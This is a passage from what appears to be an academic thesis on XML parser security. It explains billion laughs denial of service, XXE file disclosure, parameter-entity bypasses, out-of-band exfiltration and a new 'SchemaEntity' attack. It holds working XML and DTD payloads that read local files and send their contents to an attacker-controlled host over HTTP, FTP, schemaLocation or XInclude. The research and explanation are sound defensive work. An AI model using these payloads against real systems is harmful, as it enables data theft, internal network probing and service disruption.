<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
<!ENTITY a5 "&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;">
<!ENTITY a6 "&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;">
<!ENTITY a7 "&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;">
<!ENTITY a8 "&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;">
<!ENTITY a9 "&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;">
]>
<data>&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;</data>
```

Listing 4.2: Example of a billion laughs attack after entity a9 has been resolved

For each entity reference `a8`, a new resolving process starts. Listing 4.3 shows the XML document after resolving of the first entity reference to entity `a8`.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY a "lol">
<!ENTITY a1 "&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
<!ENTITY a5 "&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;">
<!ENTITY a6 "&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;">
<!ENTITY a7 "&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;">
<!ENTITY a8 "&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;">
<!ENTITY a9 "&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;">
]>
<data>&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;
      &a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;</data>
```

Listing 4.3: Example of a billion laughs attack after entity a8 has been resolved

Now the parser proceeds with the second entity reference `a8` up to the last; we will not write this out in detail due to its length. Then these steps are repeated for each of the following entity references.

We will now discuss how large this input document is. For our calculation we assume that one character uses one byte. We will first discuss the input size of the document. Entity `a` requires three (3) Byte. Entity `a2` has ten references to entity `a`, where each entity reference requires three (3) Byte (&a;), which makes up to 30 Byte (10 x 3 Byte). Since each following entity (`a3` to `a9`) has the same amount of references, the occupied space is identical to the calculation of entity `a2`. Therefore, the total amount of space can be expressed as 3 Byte + 30 Byte * numberOfEntities = 3 Byte + 30 *10 = 303 Byte < 1KB.

For the output size, only entity `a9` is included in content. Therefore, the output size solely depends on the size of this entity. Despite the fact that the entity resolving process starts with entity `a9` and works its way down to entity `a` (top-down), we start with entity `a2` and work our way up (bottom-up). We prefer this approach because it is easier to explain. We start with Entity `a2`, which has ten references to entity `a` (10 x a). Next, entity `a3` has ten references to entity `a2`, which is a hundred references to entity `a` (10 x `a2` = 10 x 10 x a) The total amount of references can formally be expressed as numOfReferences**(numOfEntities) = 10 **(9) = 1.000.000.000 (= one billion)

Now, in order to calculate the total output size, each entity reference has to be multiplied times the size of the referenced string (“lol”), which is three (3) Bytes. Therefore, this XML document takes up to three (3) GB of memory when processed. So we see that a small input size leads to an exponential consumption of memory resources. Hence the name, billion laughs attack.

Variations of Denial-of-Service Attacks

In addition to the attack just discussed, there are other possibilities for achieving an exponential memory consumption. The most obvious may be the definition of a recursive entity, which would cause the parser to parse the affected document indefinitely. Listing 4.4 shows an example.

```
1 <!ENTITY a '&b;'>
2 <!ENTITY b '&a;'>
```

Listing 4.4: Example of a recursive DoS attack (not well-formed)

However, this is not allowed by a [WFC: No Recursion] which exactly forbids such malformed use cases.

Another possibility is to use parameter entities instead of general entities as illustrated in Listing 4.5.

```
1 <!ENTITY % a '&b;'>
2 <!ENTITY % b '&a;'>
```

Listing 4.5: Example of a DoS attack using parameter entities (not well-formed)

However, this is also not permitted by [WFC: PEs in Internal Subset]. Using parameter entities in an [30] external subset for a DoS attack provides little advantage over the classical attack because the parser has to fetch an [30] external subset (probably from an attacker’s server) and process parameter entities.

4.2. XML External Entity (XXE) Attacks

This section discusses the XXE attacks in connection with XML parsers. First, we will give a short overview about XXE attacks, then we will explain how to use the XXE attack to read out arbitrary files on a system. Finally, we will discuss some restrictions of XXE attacks, such as reading out only well-formed markup.

Overview of XXE Attacks

The XXE attack was first reported by Gregory Steuck in 2002 [Ste02]. As the name indicates, an XXE attack is based on external general parsed entities. XXE attacks can be used for DoS attacks, TCP Scans or to access arbitrary files. An XXE attack can be used as a DoS attack when "bad" resources are accessed (e.g. accessing C:/con/con, which leads to a system failure in Windows 95/98). TCP Scans are discussed in more detail in Section 4.4. This section focuses solely on accessing arbitrary files, which violates the confidentiality of a system.

Figure 4.2 illustrates an XXE attack from a bird's eye view.



Figure 4.2.: Bird's eye view of an XXE attack targeting the XML parser

The way XXE attacks are carried out is that the attacker sends a maliciously crafted XML document to the server. The parser processes the XML document and executes the supplied instructions from the attacker which causes the parser to read out arbitrary files and include them in the response XML document. An XXE attack works identical to the normal usage of external general entities. However, the problem arises because the user can declare custom external general entities.

XXE Attack

Listing 4.6 shows an example of such a crafted XML document.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ELEMENT data (#PCDATA)>
4 <!ENTITY file SYSTEM "file:///C:/Christopher_Spaeth/code/
     xml_files_windows/xxe.txt">
5 ]>
6 <data>&file;</data>
```

Listing 4.6: Example of a crafted XML document to conduct an XXE attack

- ⋆ Line 3: Declare an [39] element data. This is required for validating parsers to process the XML document.
- ⋆ Line 4: Declare an external general entity `file` that points to the target file, which is usually a password or configuration file.
- ⋆ Line 6: Reference the external general entity in [43] content.

The parser resolves the URI. Then the entity reference of the entity `file` is resolved and the content of the file included in the [39] element “data”. This step corresponds to normal processing of external general entities in content.

Restrictions of XXE Attacks

According to the XML specification [Bra08], an external general entity can only be referenced within [43] content and the `replacement text` must be well-formed. Therefore, only well-formed markup can occur within an external general entity. For example, it is not possible to reference a file which has a start-tag without a corresponding end-tag. These restrictions do not apply to parameter entities. As a side note: Some developers might be tempted to manually scan the XML document for this kind of attack. As recent examples [Bak15] [sec15] demonstrate, this method is highly error-prone due to encoding issues. An attacker might encode his XML document using UTF-16, thereby bypassing “simple” filters which were written for an UTF-8 input document.

4.3. XXE Attacks Based on Parameter Entity

This section discusses the XXE attacks based on parameter entities in connection with XML parsers. When classical XXE attacks fail, XXE attacks based on parameter entities facilitate attacks, meaning they are useful for (i) reading out arbitrary non-wellformed XML files as shown in Section 4.3.1 (ii) bypassing [WFC: No External Entity References] as discussed in Section 4.3.2 (iii) Out-of-Band attacks when no direct feedback is available, as explained in Section 4.3.3, and they are effective for (iv) Out-of-Band attacks using attribute normalization (`schemaEntity` attacks), as discussed in Section 4.3.4.

4.3.1. Reading out arbitrary files

Overview of XXE Attacks

The scenario is identical to the description of Figure 4.2. However, parameter entities are processed differently and are not subject to the same well-formedness constraints as external general entities are.

XXE attack based on parameter entities

Listing 4.7 [Mor14] shows a crafted XML document for reading out arbitrary, not well-formed XML documents.

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <!DOCTYPE data [
3  <!ELEMENT data (#PCDATA)>
4  <!ENTITY % start "<![CDATA[">
5  <!ENTITY % goodies SYSTEM "file:///C:/Christopher_Spaeth/code/
       xml_files_windows/xxe.txt">
6  <!ENTITY % end "]]>">
7  <!ENTITY % dtd SYSTEM "http://127.0.0.1:5000/parameterEntity_core.dtd">
8  %dtd;
9  ]>
10 <data>&all;</data>
```

Listing 4.7: Example of a crafted XML document to conduct an XXE attack based on parameter entities

- ⋆ Line 3: Declare an [39] element data. This is required for validating parsers in order to process this XML document.
- ⋆ Line 4: Declare an internal parameter entity “start” with an opening CDATA tag as literal entity value.
- ⋆ Line 5: Declare an external parameter entity `goodies` with a path to a local file as literal entity value. This is the file the attacker wants to read out.
- ⋆ Line 6: Declare an internal parameter entity `end` with a closing CDATA tag.
- ⋆ Line 7: Declare an external parameter entity `dtd` with a URL resource as literal entity value.
- ⋆ Line 8: Reference the external parameter entity `dtd`. This includes the [30] external subset.

⋆ Line 9: Reference the internal general entity `all` in the [43] content of [39] element “data”.

Listing 4.8 shows the hosted file “parameterEntity_core.dtd”.

```
1 <!ENTITY all '%start;%goodies;%end;'>
```

Listing 4.8: Example of the referenced DTD for the XXE attack based on parameter entities

⋆ Line 1: Declare an internal general entity `all` with parameter entity references to `start`, `goodies` and `end` as literal entity value.

The parser first registers the parameter entities in the main XML document. Next, the parameter entity reference “%dtd;” is resolved and the [30] external subset included.

Listing 4.9 shows the modified XML document.

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <!DOCTYPE data [
3  <!ELEMENT data (#PCDATA)>
4  <!ENTITY % start "<![CDATA[">
5  <!ENTITY % goodies SYSTEM "file:///C:/Christopher_Spaeth/code/
       xml_files_windows/xxe.txt">
6  <!ENTITY % end "]]>">
7  <!ENTITY % dtd SYSTEM "http://127.0.0.1:5000/parameterEntity_core.dtd">
8  <!ENTITY all '%start;%goodies;%end;'>
9  ]>
10 <data>&all;</data>
```

Listing 4.9: The XML document after inclusion of the external subset

The parser registers the internal general entity `all` and finds the parameter entity references to `start`, `goodies` and `end`. According to "Included in Literal", the `replacement text` of these parameter entities is immediately included.

Listing 4.10 shows the modified XML document.

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <!DOCTYPE data [
3  <!ELEMENT data (#PCDATA)>
4  <!ENTITY % start "<![CDATA[">
5  <!ENTITY % goodies SYSTEM "file:///C:/Christopher_Spaeth/code/
       xml_files_windows/xxe.txt">
6  <!ENTITY % end "]]>">
7  <!ENTITY % dtd SYSTEM "http://127.0.0.1:5000/parameterEntity_core.dtd">
8  <!ENTITY all '<![CDATA[it_works]]>'>
9  ]>
10 <data>&all;</data>
```

Listing 4.10: The XML document after the `replacement text` of the parameter entities have been included

The `replacement text` of `goodies` is now nested within a CDATA section.

When the internal general entity `all` is referenced in [43] content, its `replacement text` is included. Because any text within a CDATA section is treated as [14] character data and not markup, the `replacement text` is well-formed (regardless of any not well-formed markup) and, therefore, the XML document is well-formed. The XML document containing the contents of the file is returned to the attacker.

Restrictions of XXE attacks based on parameter entities

As with XXE attacks, this attack has some restrictions. If the content of the file is not directly echoed back to the attacker, this attack is not applicable. In Section 4.3.3 we will discuss some bypasses using Out-of-Band retrieval methods.

4.3.2. Bypassing [WFC: No External Entity References]

As stated in Section 3.2.1 and demonstrated in Section 3.4.3, external general entity references are not allowed within an [10] attribute value according to [WFC: No External Entity References].

However, Yunusov et al. [Yun13] presented a bypass using parameter entities. We show a slightly modified example [Yun13] in Listing 4.11.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
     external_entity_attribute.dtd">
4 %remote;
5 ]>
6 <data attrib='&internal;'/>
```

Listing 4.11: Example of using parameter entities to bypass WFC: No External Entity References

- ⋆ Line 3: Declare an external parameter entity `remote` with a URL resource as literal entity value.
- ⋆ Line 4: Reference the external parameter entity `remote`. This includes the [30] external subset.
- ⋆ Line 6: Declare a root [39] element "data" with an [41] attribute "attrib" and a reference to an general entity `internal` as [10] attribute value.

Listing 4.8 shows the hosted file "external_entity_attribute.dtd".

```
1 <!ENTITY % payload SYSTEM "file:///C:/Christopher_Spaeth/code/
     xml_files_windows/xxe.txt">
2 <!ENTITY % param1 "<!ENTITY internal '%payload;'>">
3 %param1;
```

Listing 4.12: Example of the referenced DTD to bypass WFC: No External Entity References

- ⋆ Line 1: Declare an external parameter entity `payload` with a path to a local file as literal entity value. This is the file the attacker wants to read out.
- ⋆ Line 2: Declare an internal parameter entity `param1`. The literal entity value declares an internal general entity. The internal general entity `internal` has a parameter entity reference to `payload` as its literal entity value.
- ⋆ Line 3: Reference the internal parameter entity `param1`. This creates a new internal general entity "internal".

The parser first registers the parameter entities in the main XML document. Next the parameter entity reference "%remote;" is resolved and the [30] external subset included. Listing 4.13 shows the modified XML document.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
    external_entity_attribute.dtd">
4 <!ENTITY % payload SYSTEM "file:///C:/Christopher_Spaeth/code/
    xml_files_windows/xxe.txt">
5 <!ENTITY % param1 "<!ENTITY internal '%payload;'>">
6 %param1;
7 ]>
8 <data attrib='&internal;'/>
```

Listing 4.13: The XML document after inclusion of the external subset

Next the internal parameter entity `param1` is processed. Since within an [9] EntityValue a parameter entity reference is "Included in Literal", the `replacement text` of the external parameter entity is included. Listing 4.14 shows the modified XML document.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
    external_entity_attribute.dtd">
4 <!ENTITY % payload SYSTEM "file:///C:/Christopher_Spaeth/code/
    xml_files_windows/xxe.txt">
5 <!ENTITY % param1 "<!ENTITY internal 'it_works'>">
6 %param1;
7 ]>
8 <data attrib='&internal;'/>
```

Listing 4.14: The XML document after entity "param1" has been processed

In the next step, the parser resolves the parameter entity reference to `param1`. This creates a new internal general entity `internal` with a literal entity value “it_works”. Listing 4.15 shows the modified XML document.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
    external_entity_attribute.dtd">
4 <!ENTITY % payload SYSTEM "file:///C:/Christopher_Spaeth/code/
    xml_files_windows/xxe.txt">
5 <!ENTITY % param1 "<!ENTITY internal 'it_works'>">
6 <!ENTITY internal 'it_works'>
7 ]>
8 <data attrib='&internal;'/>
9 ]>
```

Listing 4.15: A new internal general entity is declared

Finally, the internal general entity reference in the [10] attribute value of ’attrib’ is resolved and the `replacement text` is included as shown in Listing 4.16.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
    external_entity_attribute.dtd">
4 <!ENTITY % payload SYSTEM "file:///C:/Christopher_Spaeth/code/
    xml_files_windows/xxe.txt">
5 <!ENTITY % param1 "<!ENTITY internal 'it_works'>">
6 <!ENTITY internal 'it_works'>
7 ]>
8 <data attrib='it_works'/>
```

Listing 4.16: The `replacement text` of the internal general entity is included in the attribute value

Yunusov et al. [Yun14] state that this attack can also be used for accessing the contents of a file if an XSD schema is available. Listing 4.17 shows the corresponding attack vector.

```
1 <xs:restriction base="xs:string">
2 <xs:pattern value="&internal;" />
3 </xs:restriction>
```

Listing 4.17: Using the bypass for WFC: No External Entity References in an XSD schema

4.3.3. XXE Out-of-Band Attacks

As discussed in Section 4.3.1, an attacker may not have a direct feedback channel available and must retrieve information in an indirect way.

XXE OOB Attacks

Yunusov et al. [Yun13] presented how an attacker can use parameter entities to achieve this goal. Listing 4.18 shows the code.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data SYSTEM "http://127.0.0.1:5000/parameterEntity_oob.dtd">
3 <data>&send;</data>
```

Listing 4.18: An XXE OOB attack using external general entities

- ⋆ Line 1: Use a system identifier to reference an [30] external subset.
- ⋆ Line 2: Reference the general entity “send” in the [43] content of [39] element “data”.

Listing 4.19 shows the hosted file “parameterEntity_oob.dtd”.

```
1 <!ENTITY % payload SYSTEM "file:///C:/Christopher_Spaeth/code/
    xml_files_windows/xxe.txt">
2 <!ENTITY % param1 "<!ENTITY send SYSTEM 'http://192.168.2.31/?%payload
    ;'>">
3 %param1;
```

Listing 4.19: The referenced DTD for the XXE OOB attack

- ⋆ Line 1: Declare an external parameter entity `payload` with a path to a local file as literal entity value. This is the file the attacker wants to read out.
- ⋆ Line 2: Declare an internal parameter entity `param1`. The literal entity value declares an external general entity. The external general entity “send” has a parameter entity reference to `payload` as its literal entity value.
- ⋆ Line 3: Reference the internal parameter entity `param1`. This creates a new external general entity `send`.

The content of the file is included in the parameter entity `param1`. Then the parameter entity reference “param1” is resolved and a new external general entity “send” is declared. When the parser resolves the external general entity reference in the [39] element “data”, it tries to fetch a resource from the attacker’s server. The name of that resource corresponds to the content of the file. This way an attacker can read out arbitrary files.

Variation of XXE OOB Attack

A variation of this attack using only parameter entities is shown in Listing 4.20.

```
1 <?xml version=``1.0''?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM ``http://127.0.0.1:5000/
    parameterEntity_oob_parameter.dtd''>
4 %remote;
5 %send;
6 ]>
7 <data></data>
```

Listing 4.20: An XXE OOB attack using only parameter entities

- ⋆ Line 3: Declare an external parameter entity `remote` with a URL resource as literal entity value.
- ⋆ Line 4: Reference the external parameter entity `remote`. This includes the [30] external subset.
- ⋆ Line 5: Reference the parameter entity `send`.

Listing 4.21 shows the hosted file "parameterEntity_oob_parameter.dtd".

```
1 <!ENTITY % payload SYSTEM ``file:///C:/Christopher_Spaeth/code/
    xml_files_windows/xxe.txt''>
2 <!ENTITY % param1 ``<!ENTITY &#37; send SYSTEM 'http://192.168.2.31/?%
    payload;'>''>
3 %param1;
```

Listing 4.21: The referenced DTD for the XXE OOB attack using only parameter entities

- ⋆ Line 1: Declare an external parameter entity `payload` with a path to a local file as literal entity value. This is the file the attacker wants to read out.
- ⋆ Line 2: Declare an internal parameter entity `param1`. The literal entity value declares an external parameter entity. The external parameter entity `send` has a parameter entity reference to `payload` as its literal entity value.
- ⋆ Line 3: Reference the internal parameter entity `param1`. This creates a new external parameter entity `send`.

The processing is similar to that described above. Note that when the parser encounters the declaration of `param1`, the character reference % and the parameter entity reference %payload; are replaced within the literal entity value. We could not confirm that escaping of the % character is necessary and it suffices to simply write a plain % character as shown in Listing 4.22.

```
1 <!ENTITY % param1 ''<!ENTITY % send SYSTEM 'http://192.168.2.31/?%
    payload;'>''>
```

Listing 4.22: Escaping of the % character is not necessary

Restrictions and Variation using FTP

Both variations of this attack are restricted by the fact that line termination characters are not allowed as part of a URL and, therefore, only the first line of a file can be read out. Of course, this is only a problem if the underlying programming language (such as Java) enforces this rule and does not perform any sanitation of user input .

Novikov [Nov14] discovered that (since Java 1.7) the HTTP protocol is checked more thoroughly than other protocols like FTP. Therefore, they proposed using the FTP protocol instead, as shown in Listing 4.23.

```
1 <!ENTITY % param1 ''<!ENTITY % send SYSTEM 'ftp://aaa:aaa@localhost/?%
    payload;'>''>
```

Listing 4.23: Using the FTP protocol instead of HTTP

Listing 4.24 shows other variations, which Novikov proposed and which we tested.

```
1 <!ENTITY % param1 ''<!ENTITY % send SYSTEM 'ftp://%payload;
    :aaa@localhost/'>''>
2 <!ENTITY % param1 ''<!ENTITY % send SYSTEM 'ftp://aaa:%payload;
    @localhost/'>''>
```

Listing 4.24: Supplying the contents of the file as FTP authentication data

Our manual tests show that these variations cause the URL to be malformed, thereby making them unsuitable for an attack.

4.3.3.1. XXE Out-of-Band Attacks - Other Ideas

Based on the previously discussed results, we considered different possibilities for facilitating XXE OOB attacks.

Unparsed Entities

Under certain circumstances, it may be possible to use unparsed entities to send content back to the attacker. However, we expect this to be quite application dependantsince the XML specification mandates only that unparsed entities be reported to the application. Therefore, such an attack vector would rely on some specific custom implementation.

Encoding

We experimented with the encoding of the XML document but have not achieved any conclusive results so far. If the encoding declaration in the XML document deviates from the actual encoding of the file and if external entities are supported, it may be possible to trick the parser into reading out arbitrary files and to bypass programming language specific checks for line termination characters in URLs.

Figure 4.3 shows an example of this.

Figure 4.3.: Bypassing line termination restrictions by using ambiguous encoding information

We observe that the content of the XML document is transmitted in some form of hexadecimal representation. We achieved this result by adding <?xml version='1.0' encoding='utf-16'?> into the target file. This method is undesirable from an attacker's point of view because file system access is mandatory. However, we think that this is an interesting approach worthy of further investigation.

We tried another approach for bypassing programming language checks on line termination which has enabled us to read out files of arbitrary length. We identified that the attribute-value normalization algorithm takes care of line termination characters by default, and in doing so we found a way to "misuse" this algorithm under certain circumstances. We discuss the details of this attack in the next section.

4.3.4. XXE Out-of-Band Attacks - SchemaEntity

Overview

As discussed in Section 3.2.3.1, an [10] attribute value is normalized according to the Attribute-Value Normalization algorithm. According to processing step 3.c) all line termination characters are normalized to a space within an [10] attribute value. In order to make use of this algorithm, we have to include the contents of a file in an [10] attribute value. In Section 4.3.2 we discussed a way to bypass the [WFC: No External Entity References] and include arbitrary content in an [41] attribute. Next, we need to send those contents to a server. Therefore, any variation of a URL Invocation attack is required. We misuse XSD attributes such as schemaLocation or noNamespaceSchemaLocation for this purpose.

SchemaEntity Attack

With those three facts combined, we create a new attack in order to send an arbitrary long file with line termination characters to an attacker's server. Listing 4.25 shows an example of this attack.

```
1 <?xml version='1.0'?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
     external_entity_attribute.dtd">
4 %remote;
5 ]>
6 <data xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
7     xsi:noNamespaceSchemaLocation="http://192.168.2.31/&internal;"></
        data>
```

Listing 4.25: The SchemaEntity attack using Attribute-Value Normalization

- ⋆ Line 3: Declare an external parameter entity `remote` with a URL resource as literal entity value.
- ⋆ Line 4: Reference the external parameter entity `remote`. This includes the [30] external subset.
- ⋆ Line 6: Declare an [39] element "data" with a namespace xsi for XML-Schema and the attribute xsi:noNamespaceSchemaLocation. The value of `xsi:noNamespaceSchemaLocation` points to a server and the URL contains a reference to an internal general entity.

Listing 4.26 shows the hosted file "external_entity_attribute.dtd" for convenience, but it is identical to Listing 4.8

```
1 <!ENTITY % payload SYSTEM %
2 % "file:///C:/Christopher_Spaeth/code/xml_files_windows/xxe.txt">
3 <!ENTITY % param1 ''<!ENTITY internal '%payload;'>''>
4 %param1;
```

Listing 4.26: Example of the referenced DTD for the SchemaEntity attack

We will now only discuss the processing of the XML document briefly because more details can be found in previous sections. First, the parser includes the [30] external subset. Then the contents of the file are included as the `replacement text` of parameter entity `payload`. A new internal general entity `internal` is declared and the `replacement text` is included in the [10] attribute value. The [10] attribute value is normalized according to the “Attribute-Value Normalization" algorithm [Bra08] and all line termination characters are substituted by spaces. The parser invokes a URL request and the contents of the file are transmitted to the attacker.

Prerequisites

This attack requires (i) internal general/parameter entities, (ii) external general/parameter entities (iii) validation capabilities using an inline XSD schema (and namespace support) and (iv) network connectivity.

Variations

As stated above, both the noNamespaceSchemaLocation and the schemaLocation attributes can be used for this attack. Listing 4.27 shows an example of using the schemaLocation attribute.

```
1 <?xml version='1.0'?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
     external_entity_attribute.dtd">
4 %remote;
5 ]>
6 <ttt:data xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
7           xmlns:ttt="http://test.com/attack"
8         xsi:schemaLocation="ttt http://192.168.2.31/&internal;">4</
             ttt:data>
```

Listing 4.27: Variation of the SchemaEntity using a schemaLocation attribute

The *schemaLocation* attribute seems to behave differently on tested parsers which are vulnerable to attacks using *noNamespaceSchemaLocation*. Therefore, we recommend using *noNamespaceSchemaLocation*.

Listing 4.28 shows the attack using XInclude.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
     external_entity_attribute.dtd">
4 %remote;
5 ]>
6 <data xmlns:xi="http://www.w3.org/2001/XInclude">
7  <xi:include href="http://192.168.2.31/&internal;" parse="text">
8  </xi:include>
9 </data>
```

Listing 4.28: Variation of the SchemaEntity attack using XInclude

Of course, this variation requires no validation support, but it requires support for XInclude (including namespaces).

We conducted tests with the *xmlns* attribute and the *href* attribute of `xsl:stylesheet`. Neither of those seem susceptible to this attack.

Applicability and Restrictions

This attack is useful if (i) the attacker does not receive direct feedback from the application and has to use a sidechannel to retrieve the data, or if (ii) only the HTTP protocol is available. If none of these conditions match for (i), an XXE (based on parameter entities) attack is more suitable; and for (ii), the FTP protocol can be used. Both of these have less requirements than the `schemaEntity` attack.

It is not possible to read out XML files with the schemaEntity attack because an opening angle bracket is not allowed within an [10] attribute value. Unfortunately, a bypass using a CDATA section [Mor14] is not applicable either because a CDATA section also starts with an opening angle bracket. Likewise, an ampersand can not occur in the target file because then the parser (Xerces-J) will look for an entity reference, which is not available.

4.4. URL Invocation Attacks

This section discusses the URL Invocation attacks in connection with XML parsers. First we will give a short overview about URL Invocation attacks, then we will explain the URL Invocation attack in detail. Finally, we will discuss a number of variations and restrictions of URL Invocation attacks.

Overview of URL Invocation Attacks

Figure 4.4 illustrates an URL Invocation attack.



Figure 4.4.: Bird's eye view of a URL Invocation attack targeting the XML parser

The attacker sends a maliciously crafted XML document to the server. The parser processes this file and executes the supplied instructions originating from the attacker, which then causes the parser to invoke URLs on other systems/resources. If the parser performs URL Invocation, several scenarios are possible. The parser may be misused by an attacker to do a port scan of internal systems, perform a Cross-Site Request Forgery attack or steal Windows credentials [Mor14].

URL Invocation Attack

Listing 4.29 shows an example of a document crafted in such way.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data SYSTEM "http://127.0.0.1:5000/" [
3 <!ELEMENT data (#PCDATA)>
4 ]>
5 <data>4</data>
```

Listing 4.29: Example of a crafted XML document to conduct an URL Invocation attack

⋆ Line 2: Declare a system identifier which references an [30] external subset.

If the [30] external subset is a remote resource, as in the example, the parser makes a request.

Variations and Restrictions of URL Invocation Attacks

